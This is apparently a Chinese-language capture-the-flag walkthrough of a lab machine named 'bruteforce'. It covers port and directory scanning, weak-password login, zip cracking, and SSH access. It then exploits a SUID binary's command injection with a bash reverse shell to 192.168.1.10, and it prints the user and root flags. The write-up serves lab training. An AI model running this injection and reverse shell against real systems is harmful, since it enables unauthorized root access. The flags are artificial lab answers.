
bruteforce

信息收集

全端口扫描

```
┌──(root㉿kali)-[~]
└─# nmap -p- -sV -sC -O 192.168.1.11
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 11:46 EST
Nmap scan report for bruteforce (192.168.1.11)
Host is up (0.0012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Service Unavailable
MAC Address: 00:0C:29:43:64:82 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|6.X|2.6.X|3.X (93%), MikroTik RouterOS 7.X
(93%), Synology DiskStation Manager 5.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
cpe:/o:linux:linux_kernel:6.0 cpe:/o:linux:linux_kernel:2.6.32
cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.19 (93%), Linux 4.19 (93%), Linux 5.0 -
5.14 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux
5.6.3) (93%), Linux 6.0 (92%), Linux 5.4 - 5.10 (87%), Linux 2.6.32 (87%), Linux
2.6.32 - 3.13 (87%), Linux 3.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.57 seconds
```

80端口




目录扫描

```
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.1.11/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /root/reports/http_192.168.1.11/__26-02-03_11-51-07.txt

Target: http://192.168.1.11/

[11:51:07] Starting:
[11:51:10] 403 -  277B  - /.ht_wsr.txt
[11:51:10] 403 -  277B  - /.htaccess.orig
[11:51:10] 403 -  277B  - /.htaccess.bak1
[11:51:10] 403 -  277B  - /.htaccess.sample
[11:51:10] 403 -  277B  - /.htaccess.save
[11:51:10] 403 -  277B  - /.htaccess_extra
[11:51:10] 403 -  277B  - /.htaccess_sc
[11:51:10] 403 -  277B  - /.htaccess_orig
[11:51:10] 403 -  277B  - /.htaccessOLD
[11:51:10] 403 -  277B  - /.htm
[11:51:10] 403 -  277B  - /.htaccessBAK
[11:51:10] 403 -  277B  - /.htaccessOLD2
[11:51:10] 403 -  277B  - /.html
[11:51:10] 403 -  277B  - /.httr-oauth
```

```
[11:51:10] 403 -  277B  - /.htpasswds
[11:51:10] 403 -  277B  - /.htpasswd_test
[11:51:11] 403 -  277B  - /.php
[11:51:57] 200 -  891B  - /maintenance.html
[11:52:16] 403 -  277B  - /server-status
[11:52:16] 403 -  277B  - /server-status/
```

查看`/maintenance.html`




发现9090端口在监听，nc探测

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc 192.168.1.11 9090

ls
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 400</p>
        <p>Message: Bad request syntax ('ls').</p>
        <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
unsupported method.</p>
    </body>
</html>
```

发现运行为http服务（其实可以直接看`http://192.168.1.11:9090`），是一个登陆页面，弱口令登陆


```
admin/password123
```



下载文件为一个zip文件，解压缩需要密码，利用密码本`rockyou.txt`爆破得到密码`rockyou`

得到ssh的key，根据网页提示用户名为`ta0`

```
ssh -i  ssh_login_key ta0@192.168.1.11
```




```
flag{user-8a2c4e6d1b9f3a5e7d0c2b4f6a8e1d3c}
```

提权

查看sudo和suid位

```
ta0@bruteforce:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for ta0:

Sorry, try again.
[sudo] password for ta0:


Sorry, try again.
[sudo] password for ta0:
^Csudo: 3 incorrect password attempts
```

```
ta0@bruteforce:~$ find find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/scripts/sys_monitor
```

锁定`/opt/scripts/sys_monitor`

运行查看

```
ta0@bruteforce:~$ /opt/scripts/sys_monitor
System Monitor Tool v2.0 (Secure Mode)
Usage: /opt/scripts/sys_monitor <auth_token> <service_name>
```

我们将文件下载到本地，放到IDA中分析

靶机上

```
root@bruteforce:~# base64 /opt/scripts/sys_monitor
.........................
```

主机上

```
cat > sys_monitor.b64
base64 -d sys_monitor.b64 > sys_monitor
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __uid_t uid; // eax
  char s[512]; // [rsp+10h] [rbp-200h] BYREF

  if ( argc > 2 )
  {
    if ( !strcmp(argv[1], "X-MNT-9921") )
    {
      setresgid(0, 0, 0);
      setresuid(0, 0, 0);
      uid = getuid();
      printf("[+] Identity Verified. Running as UID: %d\n", uid);
      snprintf(s, 0x200u, "/usr/sbin/service %s status", argv[2]);
      puts("--------------------------------");
      printf("Executing: %s\n", s);
      system(s);
```

```
      puts("--------------------------------");
      return 0;
    }
    else
    {
      puts("Access Denied.");
      return 1;
    }
  }
  else
  {
    puts("System Monitor Tool v2.0 (Secure Mode)");
    printf("Usage: %s <auth_token> <service_name>\n", *argv);
    return 1;
  }
}
```

很明显的命令注入漏洞，使用`system()`执行，并以root权限运行（因为有SUID位，并且调用了`setresgid(0,0,0)`和`setresuid(0,0,0)`）

我这里直接利用的反弹shell

```
/opt/scripts/sys_monitor "X-MNT-9921" "any_service; bash -c 'bash -i >&
/dev/tcp/192.168.1.10/2333 0>&1' #"
```

提权成功

```
┌──(root㉿kali)-[~]
└─# nc -lvvp 2333
listening on [any] 2333 ...
connect to [192.168.1.10] from bruteforce [192.168.1.11] 39370
root@bruteforce:~# whoami
whoami
root
root@bruteforce:~# ls
ls
user.txt
root@bruteforce:~# cat /root/root.txt
cat /root/root.txt
flag{root-5f1e9d2c8b4a7e3d0c6f9b1a5e2d8c4f}
```

补充

后续发现`X-MNT-9921`作为`auth_token`可以在`.rediscli_history`得到

```
ta0@bruteforce:~$ ls -al
total 36
drwx------ 3 ta0  ta0  4096 Jan 25 07:18 .
drwxr-xr-x 3 root root 4096 Jan 25 05:29 ..
-rw------- 1 ta0  ta0    65 Jan 25 06:58 .bash_history
-rw-r--r-- 1 ta0  ta0   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 ta0  ta0  3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 ta0  ta0   807 Apr 18  2019 .profile
-rw------- 1 ta0  ta0    27 Jan 25 07:18 .rediscli_history
drwx------ 2 ta0  ta0  4096 Jan 25 05:37 .ssh
-r-------- 1 ta0  ta0    44 Jan 25 06:42 user.txt
```

```
ta0@bruteforce:~$ cat .bash_history
redis-cli -h 127.0.0.1 -a redis_rulez get maintenance_token
exit
ta0@bruteforce:~$ redis-cli GET maintenance_token
(error) NOAUTH Authentication required.
```

`Redis`开启了认证模式，通过`.bash_history`发现密码`redis_rulez`

```
ta0@bruteforce:~$ redis-cli -a redis_rulez GET maintenance_token
Warning: Using a password with '-a' or '-u' option on the command line interface
may not be safe.
"X-MNT-9921"
```

成功获取